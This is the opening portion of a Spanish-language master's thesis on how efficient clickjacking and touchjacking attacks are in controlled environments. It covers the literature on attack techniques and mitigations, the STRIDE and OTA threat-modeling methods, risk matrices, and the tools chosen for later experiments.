ESCUELA POLITÉCNICA NACIONAL

FACULTAD DE INGENIERÍA EN SISTEMAS

UNIDAD DE TITULACIÓN

EVALUACIÓN DE LA EFICIENCIA DE ATAQUES DE TIPO CLICKJACKING Y TOUCHJACKING EN ENTORNOS CONTROLADOS.

TRABAJO DE TITULACIÓN PREVIO A LA OBTENCIÓN DEL GRADO DE MAGISTER EN INGENIERÍA DE SOFTWARE, MENCIÓN SEGURIDAD

CAJIAS BORJA EDUARDO FABRICIO

eduardo.cajias@epn.edu.ec

Director: Denys Alberto Flores Armas

denys.flores@epn.edu.ec

2020

APROBACIÓN DEL DIRECTOR

Como director del trabajo de titulación " EVALUACIÓN DE LA EFICIENCIA DE ATAQUES DE TIPO CLICKJACKING Y TOUCHJACKING EN ENTORNOS CONTROLADOS" desarrollado por Eduardo Fabricio Cajias Borja, estudiante de la Maestría en Software mención en Seguridad, habiendo supervisado la realización de este trabajo y realizado las correcciones correspondientes, doy por aprobada la redacción final del documento escrito para que prosiga con los trámites correspondientes a la sustentación de la Defensa oral.

Digitally signed by DENYS ALBERTO FLORES ARMAS
DN: cn=DENYS ALBERTO FLORES ARMAS, serialNumber=231120155658, ou=ENTIDAD DE CERTIFICACION DE INFORMACION, o=SECURITY DATA S.A. 2, c=EC
Date: 2020.12.18 12:56:37 -05'00'


Denys Alberto Flores Armas, PhD.

DIRECTOR

DECLARACIÓN DE AUTORÍA

Yo, Eduardo Fabricio Cajias Borja, declaro bajo juramento que el trabajo aquí descrito es de mi autoría; que no ha sido previamente presentado para ningún grado o calificación profesional; y que he consultado las referencias bibliográficas que se incluyen en este documento.

A través de la presente declaración cedo mis derechos de propiedad intelectual correspondientes a este trabajo, a la Escuela Politécnica Nacional, según lo establecido por la Ley de Propiedad Intelectual, por su Reglamento y por la normativa institucional vigente.



Eduardo Fabricio Cajias Borja

DEDICATORIA

Dedico el presente trabajo de titulación a mi familia por su apoyo en cada paso que doy, a mi madre por su inspiración para alcanzar mis metas, a mi padre por sus enseñanzas y apoyo constante, a mi hermana por ser mi ejemplo para seguir superándome.

A mi compañera de vida Alexandra y mi hijo Gael que son mi fuente de inspiración y fuerza para cada paso en mi vida, por su amor constante y su apoyo durante el desarrollo de este trabajo de titulación y a todas las personas que de una u otra forma me brindaron su apoyo para sacar adelante esta investigación.

AGRADECIMIENTO

Quiero agradecer a Dios por la salud y la vida, a cada uno de los docentes de la Escuela Politécnica Nacional por cada enseñanza y consejo brindado durante el trayecto de esta maestría, en especial al Dr. Denys Flores por su guía en el desarrollo de esta investigación y su aporte con el conocimiento necesario que fueron las bases fundamentales de este trabajo de titulación, de igual forma a la Dr. Pamela Flores directora del Master por su apoyo y predisposición en cada requerimiento solicitado.

ÍNDICE DE CONTENIDO

LISTA DE FIGURAS

LISTA DE TABLAS

LISTA DE ANEXOS

RESUMEN

El presente proyecto de titulación evalúa las metodologías de ataque clickjacking y touchjacking en un entorno controlado, siendo el objetivo fundamental determinar cuál es el nivel de eficiencia de cada uno de estos ataques sometidos a ciertas condiciones que serán planteadas en los diferentes escenarios, de igual forma se implementan las medidas de mitigación sugeridas por autores dentro de las investigaciones realizadas, para el desarrollo de la investigación se realizaron los siguientes pasos: 1) Desarrollo de un escenario de Ataque 2) Evaluación de amenazas del escenario de ataque 3) Desarrollo de un árbol de ataque 4) Determinar vectores críticos del escenario planteado 5) Evaluación de técnicas de ataque y mitigación.

Para el desarrollo del presente proyecto de investigación se utilizó un método experimental con el fin de modificar cada una de las variables de los escenarios planteados y determinar los efectos que causa en cada uno de ellos, también se implementa un método cualitativo con el fin de determinar características y condiciones que pueden presentar un mayor riesgo frente a este tipo de ataques.

El resultado del análisis de las técnicas de clickjacking y touchjacking en esta investigación busca establecer medidas de sanitización e implementación de buenas prácticas, así como también la utilización de estándares en el desarrollo web para mejorar la seguridad dentro de las aplicaciones web.

Palabras clave: Clickjacking, Touchjacking, Eficiencia, Sanitización.

ABSTRACT

This degree project assesses the clickjacking and touchjacking attack methodologies in a controlled environment, the main objective being to determine the level of efficiency of each of these attacks subject to certain conditions that will be posed in the different scenarios, in the same way The mitigation measures suggested by the authors are implemented within the investigations carried out, for the development of the investigation the following steps were carried out: 1) Development of an Attack scenario 2) Evaluation of threats of the attack scenario 3) Development of a tree attack 4) Determine critical vectors of the proposed scenario 5) Evaluation of attack and mitigation techniques.

For the development of this research project, an experimental method was used in order to modify each of the variables of the proposed scenarios and determine the effects it causes in each one of them, a qualitative method is also implemented in order to determine characteristics and conditions that may present a greater risk against this type of attack.

The result of the analysis of clickjacking and touchjacking techniques in this research seeks to establish sanitation measures and implementation of good practices, as well as the use of standards in web development to improve security within web applications.

Keywords: Clickjacking, Touchjacking, Efficiency, Sanitation.

1. INTRODUCCIÓN

Una de las constantes amenazas dentro del desarrollo de aplicaciones web son los posibles ataques informáticos a los que éstas se ven expuestas. Estos ataques principalmente consisten en vulnerar sistemas mediante la aplicación de diferentes técnicas con el fin de acceder a la información o datos de uso confidencial [1], también pueden estar orientados únicamente al robo de información, o ser implementados en ambientes controlados para demostrar vulnerabilidades de una plataforma o sistema a través del uso de herramientas de hacking ético [2].

En la actualidad, se han desarrollado nuevas técnicas de ataques orientadas a usuarios que manejan plataformas web con el fin de acceder a datos o información confidencial viéndose evidenciada esta problemática en estudios recientes que demuestran estadísticamente que el 14,69% de los ataques son del tipo Cross Site Scripting (XSS) que consiste en añadir plantillas adicionales a una página web con el fin de obtener acceso a todo tipo de información que pueda ser ingresada por parte de los usuarios [3]. Estos estudios indican que los hackers se orientan a que los ataques informáticos sean menos perceptivos a los usuarios y logren ser indetectables por los sistemas de detección como antivirus o firewalls.

Con el avance de la tecnología e integración de lenguajes de programación, las páginas web buscan ser más sofisticadas y brindar mejores prestaciones dando lugar al surgimiento de nuevas vulnerabilidades, ocasionando que este tipo de páginas sean constantemente atacadas con el fin de buscar nuevas superficies de ataque y que se evidencia en el reporte del 2019 de la empresa Symantec [4] en la cual indica que se descubren 95 nuevas vulnerabilidades a diario.

Otro claro ejemplo es mencionado por el sitio Web Statistics Report en el año 2018 [5] en donde se detectaron vulnerabilidades de aplicaciones en ambientes de producción siendo las más afectadas paginas orientadas a Tecnología, Bancos, gobiernos, salud y educación.

Dentro de la investigación realizada por OWASP [6] sobre los riesgos más críticos en aplicaciones web ocupan la séptima posición los ataques Cross Site Scripting (XSS) ,que consisten en obtener información de usuarios o redirigirlos a una página maliciosa con el fin de obtener datos de acceso o información confidencial, evidenciando que este tipo de ataques son constantemente usados para el robo de información a través de diferentes técnicas como las de clickjacking y touchjacking que son basados en XSS.

Por otro lado, los iFrames con los que son desarrolladas las plataformas web están diseñados para enganchar datos dinámicos al navegador, lo cual ha introducido una vulnerabilidad que ha sido explotada por hackers para publicar anuncios llamativos dentro de páginas web con el fin de que los usuarios accedan a este tipo de contenido. Estos ataques se han orientado últimamente a las redes sociales como Facebook y Twitter, y para evaluar su impacto se han aplicado técnicas como Cross Site Scripting (XSS) sobre el código iFrame. Además, se ha demostrado que este tipo de técnicas pueden ser inyectadas en diferentes tipos de archivos como HTML, PHP y ASP, las cuales junto con Cross-Site Request Forgery (CSRF) permitirían determinar si un sitio web es vulnerable a cualquiera de estos ataques, y de esta forma sería necesaria la implementación de clickjacking [7].

Con estos antecedentes, el presente trabajo de titulación propone evaluar las técnicas de ejecución de ataques de clickjacking y touchjacking en páginas web HTML para poder identificarlos y prevenirlos. Los resultados de esta investigación permitirán a los desarrolladores y administradores identificar las posibles vulnerabilidades a las que los sitios web podrían estar expuestos; particularmente, cuando se utilizan iFrames como vectores de ataque en distintos navegadores Web.

1.1. Descripción del problema

En la actualidad es importante ir de la mano con los avances tecnológicos, en el área de la informática este tipo de avances y nuevas técnicas sirven para mejorar diferentes sistemas informáticos pero como es conocido las mejoras

en muchos de los casos generan nuevos riesgos o vulnerabilidades, por ello es necesario tener un conocimiento sobre los diferente tipos de riesgos a los que estamos expuestos, el internet se ha convertido una herramienta de acceso de información a nivel mundial es el lugar indicado para obtener datos privados o información de usuarios de manera ilegal, actualmente existen diversas técnicas de ataques pero es importante identificar cuáles son las más comunes y plantear medidas de mitigación ante las mismas.

1.2. Motivación

La presente investigación tiene como objetivo explicar detalladamente el funcionamiento de las técnicas de ataques de clickjacking y touchjacking, se han escogido estas técnicas entre muchas existentes debido a las siguientes circunstancias: la primera se debe al constante aumento de plataformas web orientadas a: e-comerce, educativas e institucionales, este tipo de plataformas se encuentran mucho más expuestas a delincuentes informáticos con fines de robo de información o sustracción de datos personales; y la segunda es motivada por las falencias con respecto al desarrollo web y desconocimiento de medidas de prevención contra este tipo de ataques que se evidencian en la actualidad.

1.3. Objetivo general

Realizar un análisis y evaluación de la eficiencia de ataques de tipo clickjacking y touchjacking en contra de páginas web con iframes vulnerables.

1.4. Objetivos específicos

- Analizar las diferentes técnicas de ataques de clickjacking y touchjacking y su nivel de eficiencia utilizando diferentes navegadores web.
- Determinar las características funcionales que podrían hacer de un sistema web, un objetivo vulnerable a potenciales ataques de clickjacking y touchjacking.

- Evaluar la eficiencia de ejecución de estos ataques, contrastando su potencial impacto con algunas técnicas de mitigación propuestas por estándares y buenas prácticas de desarrollo y sanitización web existentes.

2. REVISIÓN LITERARIA

2.1. Marco teórico

El término de clickjacking fue descubierto en el año 2008 por Jeremiah Grossman y Robert Hansen [8]. El término touchjacking fue acuñado posteriormente con la introducción de pantallas táctiles en dispositivos móviles [9]. Estas técnicas consisten en ejecutar ataques de dominio cruzado para persuadir al usuario que realice un clic en un elemento especifico de una página HTML, mientras que en realidad la víctima estaría interactuando con un sitio web diferente al original sin percatarse de ello. Para la realización de este ataque, es necesario cargar una página maliciosa dentro de la página HTML vulnerable utilizando iFrame y la modificación de nuestro archivo CSS (Cascading Style Sheets) para ocultar todos los elementos excepto la región objetivo de la página web, generalmente se utilizan transparencias en la ventana que se sobrepone a la original para no hacerla visible a la víctima.

Debido a que la factibilidad de este ataque depende de la ingenuidad del usuario, hoy en día los navegadores más utilizados como Chrome, Edge y Firefox son víctimas de estos ataques, sin que se pueda hacer mucho para prevenirlos, siendo mayormente vulnerables páginas web del gobierno, bancarias e instituciones. [8]

Dentro de la investigación se han identificado los siguientes tipos de ataque de clickjacking:

- **Esconder el elemento objetivo** [8]**:** Consiste en que el atacante oculta el elemento objetivo mediante la utilización de código HTML o CSS, pero

los eventos que realiza el mouse se mantienen trabajando, este ataque puede estar hecho por un elemento transparente sobrepuesto sobre la página web con el valor de opacidad en cero.

- **Múltiple Iframe** [10]**:** El atacante trata de engañar a la víctima únicamente cargando un doble iframe en la página original ocultando una parte del elemento web, con el fin de eliminar las seguridades de los navegadores web.
- **Ataque Redimensionado** [11]**:** Este tipo de ataque inserta un elemento web muy pequeño sobre un elemento de mayor tamaño con el objetivo de hacerlo parecer un botón y de esta forma despistar a la víctima.

Otro tipo de ataque mencionado en esta investigación es la técnica de touchjacking que está enfocada a los navegadores que utilizan tecnología táctil, como los dispositivos móviles que utilizan un componente denominado WebView el cual permite la comunicación y despliegue de páginas HTML, permitiendo que este tipo de ataque se realice mediante las siguientes técnicas:

- **Ataque Cross Site Scripting** [12]**:** Este tipo de ataque consiste en robar las cookies del dispositivo de la víctima ya que en estas se almacena información persistente del navegador permitiendo hacer uso de información personal de la víctima.
- **Ataque Invisible** [13]**:** En este tipo de ataque se sobrepone una plantilla web sobre otra y se la oculta con el fin de que el usuario crea que está actuando sobre una página web original mientras por detrás se encuentra embebida una página maliciosa.
- **Ataque de Teclado** [11]: Este ataque consiste en insertar plantillas web maliciosas ocultas sobre formularios o campos en donde el usuario deberá insertar información desde el teclado, con el fin de robar los datos y claves de acceso.

Los ataques mencionados son muy comunes en la actualidad cuya ejecución requiere que el atacante calcule la posición en donde el usuario tocará la

pantalla. Aunque parezca complicado, esto en realidad no lo es ya que existen técnicas de posicionamiento para poder agregar páginas webs invisibles sobre elementos que pueden ser seleccionados por el usuario [11].

La relativamente moderada complejidad para replicar estos ataques motiva su estudio para poder implementarlos y evaluarlos en entornos controlados, permitiendo experimentar con las posibles formas en las que un atacante podría comprometer páginas web en distintos navegadores usando clickjacking y/o touchjacking.

Metodología OTA: La metodología OTA (Operational Threat Assessment) es aplicada para implementar una matriz con el fin de caracterizar y diferenciar las amenazas contra objetos de nuestro interés, el propósito principal de la matriz es identificar los atributos que podrían ayudar a un analista a caracterizar las amenazas con respecto a cada una de las capacidades generales.
Esta caracterización permite tener un panorama amplio de las amenazas sin asignar etiquetas a una amenaza específica, ya que resulta muy complicado analizar cada tipo de amenaza de forma coherente.

El objetivo principal de la Metodología OTA es clasificar las amenazas de un vocabulario común, además que permite identificar posibles rutas de ataques que se respalda en la capacidad de identificar los pasos de mitigación adecuados para evitar cualquier tipo de ataque. [14]

Metodología STRIDE: Es una técnica de modelado de amenazas que se usa para descubrir la seguridad y debilidades de un sistema de software.
El uso de esta metodología sugiere una serie de pasos que se describen a continuación:

1. Modelar el sistema mediante un diagrama de flujo de datos (DFD), para ese paso es necesario definir las actividades iniciales para determinar el alcance del modelo del sistema.

2. Asignar cada uno de los elementos del DFD (Diagrama de flujo de dato) a las categorías de las amenazas, en STRIDE las amenazas se dividen en seis categorías:
    - **Spoofing:** Que se refiere a suplantar a un usuario o programa legítimo.
    - **Tampering**: Se refiere a una amenaza que pretende modificar aplicaciones o recursos de forma ilegitima.
    - **Repudiation:** Se refiere a que un usuario legitimo o malicioso intentara de negar la ejecución de una acción dentro de un sistema.
    - **Information Disclosure:** Se refiere a la obtención de información privada a la que comúnmente un usuario no debería tener acceso.
    - **Denial of service:** Se refiere a una amenaza cuyo fin es no dejar disponibles recursos de un sistema para los usuarios que lo usan.
    - **Elevation of privilege:** Se refiere a la acción de obtener acceso privilegiado a ciertos recursos que se encuentran normalmente protegidos.

3. Obtener las amenazas para cada uno de los mapeos, la metodología STRIDE proporciona una lista de verificación de amenazas que deben ser consideradas, como un árbol de amenazas esta estructura está destinada a facilitar la navegación u proporcionar una justificación detrás de cada amenaza.

4. Finalmente se deberá documentar las amenazas, la metodología STRIDE no impone ningún formato específico para este procedimiento**.** [15]

Vectores de Ataque: Los vectores de ataque son medios por los cuales una amenaza puede aprovechar alguna vulnerabilidad y lograr un resultado, para comprender el funcionamiento de un vector de ataque es importante conocer las tácticas, técnicas y procedimientos de su funcionamiento, que en general se refiere a gestionar, orquestar y supervisar un ataque, existen 5 vectores de ataques más comunes que se enumeran a continuación: [16]

- **Atacar el elemento humano:** Es sin duda uno de los vectores de ataque más comunes ya que el objetivo principal es explotar vulnerabilidades

de las personas a través de ingeniería social, phishing o ataques de redes sociales.

- **Web y navegador basados en vectores de ataque:** Se utilizan sitios webs comprometidos o falsos para enviar código malicioso o exploits a sus víctimas.
- **Activos expuestos en internet:** Es un vector de ataque que afecta servicios que no se encuentran suficientemente protegidos y están expuestos, utilizando esta vulnerabilidad para la entrega de malware o ataques de ransomware.
- **Explotación de vulnerabilidades o malas configuraciones:** Son vectores de ataque utilizados para acceder a un sistema u organización.
- **Red o fallas de seguridad de protocolo:** Al igual que la explotación de vulnerabilidades el objetivo de este vector de ataque es encontrar fallas de configuración a nivel de red con el fin de ganar acceso.
- **Ataques a cadena de suministro:** Son vectores de ataque cuyo objetivo es el dañar elementos a nivel de infraestructura de software o hardware**.**

Niveles de Amenazas: El propósito de estimar el nivel de amenaza es mejorar el análisis integral de estas y priorizar los gastos que se deban realizar para mitigar dichas amenazas, el tipo de amenazas se pueden caracterizar en niveles subdivididos en los siguientes atributos: [17]

NIVEL DE AMENAZA	PERFIL DE AMENAZA						
	COMPROMISO			RECURSOS			
	INTENSIDAD	OCULTACIÓN	TIEMPO	PERSONAL TÉCNICO	CONOCIMIENTO		ACCESO
					CYBER	KINETIC	
1	A	A	Años a Décadas	Centenas	A	A	A
2	A	A	Años a Décadas	Decenas de decenas	M	A	M
3	A	A	Meses a años	Decenas de decenas	A	M	M
4	M	A	Semanas a Meses	Decenas	A	M	M
5	A	M	Semanas a Meses	Decenas	M	M	M
6	M	M	Semanas a Meses	Uno	M	M	B
7	M	M	Meses a años	Decenas	B	B	B
8	B	B	Días a Semanas	Uno	B	B	B

Figura 1. Matriz genérica de amenazas [17].

- **Intensidad:** Se refiere a la determinación o perseverancia que tiene una amenaza hacia su objetivo, se refiere a que tan dispuesto esta un atacante en arriesgarse para alcanzar su objetivo, las amenazas que presentan mayor intensidad son las consideradas como más peligrosas.
- **Ocultación:** Se refiere a la capacidad que tiene una amenaza en mantenerse en secreto durante la consecución de su objetivo, esto puede implicar ocultar detalles sobre el objetivo, estructura y funciones internas lo que dificulta el tomar medidas preventivas o prevenir ataques de este tipo de amenazas.
- **Tiempo:** Este atributo cuantifica el periodo durante el cual una amenaza es capaz de dedicarse a planificar, desarrollar y desplegar métodos para alcanzar un objetivo, tomando en cuenta estos detalles se puede concluir que mientras más tiempo esté dispuesto a dedicar una amenaza a preparar un ataque tiene mayor potencial de impacto.
- **Cyber:** Este atributo se refiere al conocimiento teórico y práctico relacionado con la informática, redes o sistemas automatizados.
- **Kinetic:** Este atributo se refiere a la competencia teórica y práctica relacionada a la física de sistemas, movimiento de cuerpos y fuerzas asociadas.
- **Acceso:** Se refiere a la capacidad de colocar a un usuario dentro de un sistema restringido que se base en privilegios o credenciales a través de vulnerabilidades de un sistema desprotegido, el acceso de una amenaza puede provocar múltiples consecuencias como manipulación y robo de información.

Matriz de Riesgo: Una matriz de riesgo se utiliza para evaluar cada uno de los parámetros que conlleva una actividad con el fin de tener información precisa de áreas sensibles dentro de un proceso, una matriz efectiva nos permite realizar comparaciones con cada uno de los procesos y plantear medidas de mitigación.

Los elementos que deben considerarse en una matriz de riesgo son los siguientes:

Figura 2. Fases de una matriz de riesgo [18].

- **Factores de Riesgo:** Es importante identificar los riesgos inherentes que no son más que actividades que surgen de los cambios de cada uno de los procesos evaluados, se debe mencionar que cada uno de estos riesgos pueden ser más relevantes que otros.
- **Probabilidad:** Consiste en determinar la probabilidad de que el riesgo ocurra, el riesgo se compone de un análisis de la probabilidad de ocurrencia y el efecto que tiene esta ocurrencia, puede ser efectuada en métodos cualitativos o cuantitativos dependiendo de la disponibilidad de la información.
- **Evaluación de controles internos:** La evaluación de los de cada uno de los riesgos o controles internos se pueden utilizar los siguientes métodos:
    - **Cualitativos:** Emplea escalas descriptivas que permiten evaluar la probabilidad de cada evento, este método se utiliza cuando un riesgo no justifica tiempo y recursos para ser evaluado de forma más profunda.
    - **Cuantitativos:** Se emplean valores numéricos para evaluar la probabilidad de ocurrencia de un evento, este método brinda información más precisa sobre la ocurrencia de un riesgo.

Para realizar una evaluación es importante asignar valores dentro de un rango a cada riesgo como se muestra en la siguiente gráfica:

Valoración de riesgo inherente

IMPACTO			
Alto	4	5	5
Medio	3	3	5
Bajo	1	2	4
	Bajo	**Medio**	**Alto**

FRECUENCIA O PROBABILIDAD DE OCURRENCIA

Figura 3. Matriz de Riesgo [18].

En la *Figura 3* se han asignado las siguientes escalas: Alta (5), Moderada (4), Media (3), Baja (2), Insignificante (1).

Finalmente son evaluadas las medidas de mitigación aplicadas a cada uno de los riesgos para determinar la efectividad de estas.

- **Riesgo neto residual:** Es el resultado de los riesgos y las mitigaciones aplicadas, a partir de estos resultados se pueden tomar decisiones para fortalecer controles o implementar nuevos. [18]

2.2. Estado del Arte

En esta sección se analiza la literatura de trabajos relacionados al tema de investigación con el fin de seleccionar técnicas de ataques y medidas de mitigación sugeridas por los diferentes autores, también se especifica la contribución que se hará con respecto a los ataques de clickjacking y touchjacking.

2.2.1. Trabajos Relacionados

De los trabajos de literatura investigados se mencionan técnicas utilizadas para los ataques de clickjacking [8], y touchjacking [19], que nos darán la pauta para comprender el funcionamiento de este tipo de ataques, de igual forma en la

bibliografía investigada los autores plantean medidas de mitigación que son analizadas durante el desarrollo de esta investigación.

Una vez obtenida la información con respecto a técnicas de ataque y mitigación de clickjacking y touchjacking se realizan las siguientes tablas resumen:

Tabla 1. *Técnicas de ataque y mitigación de clickjacking.*

AUTORES	ANÁLISIS CLICKJACKING								
	TÉCNICAS DE ATAQUE					TÉCNICAS DE MITIGACIÓN			
	Hiding the target element	Partial Overlays	Cropping	Multi - iframe	Cross Site Scripting	X-Frame options	JavaScript	Plug-in	UI Randomization	Visibility Detection on Click
[8]	✓	✓	✓			✓	✓			
[28]	✓	✓				✓	✓			
[10]	✓			✓	✓		✓	✓		
[29]	✓					✓	✓			
[26]	✓					✓	✓		✓	
[30]	✓					✓	✓	✓		✓
[31]		✓				✓		✓	✓	
[27]	✓			✓			✓			
[25]	✓									
[32]	✓									

Con respecto al tipo de ataque de touchjacking se realiza el siguiente cuadro resumen de técnicas de ataque y mitigación citadas por los autores.

Tabla 2. *Técnicas de ataque y mitigación touchjacking.*

AUTORES	ANÁLISIS TOUCHJACKING								
	TÉCNICAS DE ATAQUE					TÉCNICAS DE MITIGACIÓN			
	Origin Hiding	WebView UI Attacks	Main-Frame Navigation	Redressing attacks	Cross site Scripting	Iframe Sandbox	Origin Validation	Alert Message	Mobile authenticator
[9]	✓				✓				✓
[33]	✓	✓	✓	✓		✓			
[34]	✓	✓							
[11]	✓	✓							
[12]					✓				
[35]	✓							✓	✓
[36]		✓			✓			✓	
[19]		✓			✓		✓	✓	
[13]		✓						✓	✓
[37]		✓							

2.2.2. Contribución

Con el presente trabajo de investigación se busca determinar qué condiciones son las propicias para que se lleven a cabo los ataques de clickjacking y touchjacking midiendo su impacto, con el fin de contribuir con la generación de contramedidas, mediante la aplicación de buenas prácticas de desarrollo y sanitización web.

2.3. Metodología

En primera instancia se aplicará un método experimental que se define como la creación de situaciones en las condiciones exactas que se desea, permitiendo manipular diferentes variables, con el fin de probar, elaborar y refinar el conocimiento, hasta alcanzar a comprender el comportamiento de las variables relevantes que intervienen en estos fenómenos. Dentro de este método intervienen tres principales momentos: el objeto de observación, el observador y un sistema de registro cuantitativo o cualitativo.[14].

Como primer paso se implementarán escenarios procedentes de las investigaciones realizadas sobre los ataques clickjacking y touchjacking que han sido detectados durante el análisis de cada una de las investigaciones sugeridas.

Posteriormente, para la implementación de estos tipos de ataques se utilizarán herramientas para realizar el análisis de los escenarios e identificar las principales amenazas a las que se ve expuesto nuestro modelo de sistema y de esta forma plantear medidas de mitigación en base a las evaluaciones obtenidas.

Una vez realizadas las pruebas de estos escenarios en diferentes navegadores Web, se procederá a llevar un registro cualitativo acerca del comportamiento de cada uno de los ataques simulados.

Finalmente, se evaluará la eficiencia de estos ataques, contrastando a los resultados obtenidos en cada uno de los escenarios, con técnicas de mitigación que se han planteado como mejores prácticas de desarrollo y sanitización web, identificando oportunidades de mejora y recomendaciones para desarrolladores y administradores de sistemas.

2.4. Selección de Herramientas

Las herramientas que se han planteado para el desarrollo de los escenarios se describen a continuación:

Google Chrome: En la actualidad la mayoría de los navegadores ejecutan un solo dominio de protección lo que los hace más probable que un atacante aproveche una vulnerabilidad no parcheada comprometiendo de esta manera todo el navegador, El navegador Google Chrome está construido bajo una arquitectura denominada Chromium el cual utiliza la separación de privilegios, el módulo Kernel trabaja sobre el usuario mientas que el módulo de renderizado actúa en la web, estos módulos son ejecutados en dominios de protección separados por un sandbox lo que regula los privilegios del renderizado de las páginas web, esto evita que si algún atacante logra tener privilegios sobre el navegador será aislado en la sandbox impidiendo así que logre leer o escribir el sistema de archivos del usuario.[20]




Figura 4. Tareas del motor de renderizado y el kernel de Chrome [20].

La arquitectura de Google Chrome asigna distintos componentes de un navegador ente el kernel del navegador y el motor de renderizado equilibrando la seguridad, la compatibilidad y el rendimiento, el kernel del sistema es el encargado de administrar los recursos persistentes como las cookies y la base de datos de contraseñas, la arquitectura del navegador se basa en dos diseños:

1. La arquitectura debe ser compatible con la web existente, es decir que cada una de las restricciones de seguridad aplicadas en la arquitectura debe ser transparente para los sitios web.

2. La arquitectura del motor de renderizado actúa como una caja negra que toma el código HTML sin analizar el tipo de entrada lo que facilita la compatibilidad con diversas paginas HTML.




Figura 5. Arquitectura del navegador Google Chrome [20].

Microsoft Edge: Es un navegador web desarrollado para computadores y versiones móviles de Windows 10 para sustituir al navegador Internet Explorer, utiliza un motor de renderizado llamado EdgeHTML, la interfaz es muy similar a Chrome y Mozilla, una de las principales características es que es ligero y posee una interfaz simple y minimalista.

Algunas de las ventajas de este navegador se describen a continuación:

1. Posee una tecnología SmartScreen que permite evitar el phishing mediante el chequeo de reputación de páginas que considera poco seguras.

2. Incorpora Adobe Flash facilitando el uso sin realizar instalaciones de software, haciéndolo compatible con páginas que usan este estándar multimedia.

3. Las últimas versiones de Microsoft Edge están basadas en cromium lo que lo ha hecho muy parecido a el navegador Google Chrome, pero sin comparar su rendimiento ya que el de Google Chrome es aún superior.[21]

Servidor XAMPP: Es una aplicación de software libre y ligera que contiene las distribuciones más comunes de apache en un solo paquete, puede ser descargado en versión normal y Lite, el paquete XAMPP incluye: Apache Server, PHP, MySQL, phpMyAdmin, Openssl y SQLite.
Cabe indicar que XAMPP es compatible con sistemas operativos: Windows, Linux, OS x. [22]

Sea Monster: Es una aplicación de modelado que nos permite describir diferentes aspectos que se relacionan con algún tipo de vulnerabilidad con el fin de determinar que vulnerabilidades especificas se deben cumplir para llegar a un objetivo común, estos objetivos específicos pueden cumplir los siguientes puntos de vista:

- Que provoca la vulnerabilidad.
- Como el sistema puede ser atacado mediante una vulnerabilidad detectada.
- Que contramedidas se deben tomar para mitigar la vulnerabilidad.

El objetivo de la herramienta Sea Monter es diseñar un árbol de ataque para determinar que requisitos se deben cumplir para llegar a un objetivo como se indica en la siguiente imagen.




Figura 6. Estructura del árbol de Ataque.

- **Nodo Raíz:** Representa el Objetivo de ataque
- **Nodo 1:** Representa las acciones que se deben realizar para llegar al objetivo, estos nodos pueden incluir información como: Probabilidad de que ocurran, costo, nivel de complejidad para realizar el ataque.
- **Acciones:** Representan sub acciones que alimentan al nodo 1, pueden estar relacionadas mediante conectores lógicos and, or, para especificar que se deben cumplir una o más acciones para llegar al nodo1.[23]

Microsoft Threat Modeling: Esta herramienta de modelado de Microsoft es utilizada durante el ciclo de desarrollo de proyectos, debido a que permite identificar y mitigar posibles inconvenientes con respecto a seguridad de forma temprana, optimizando el tiempo y recursos, el diagrama de funcionamiento de la herramienta se basa en los siguientes aspectos:[24]




Figura 7. Etapas Microsoft Threat Modeling.

Las ventajas de la utilización de esta herramienta son las siguientes:

- Analizar cada uno de los diseños planteados y evidenciar posibles problemas de seguridad.
- Plantear diversas alternativas de solución con respecto a las vulnerabilidades detectadas.
- Realizar mejoras y optimizaciones a nivel de diseño.

3. DISEÑO DEL ENTORNO EXPERIMENTAL

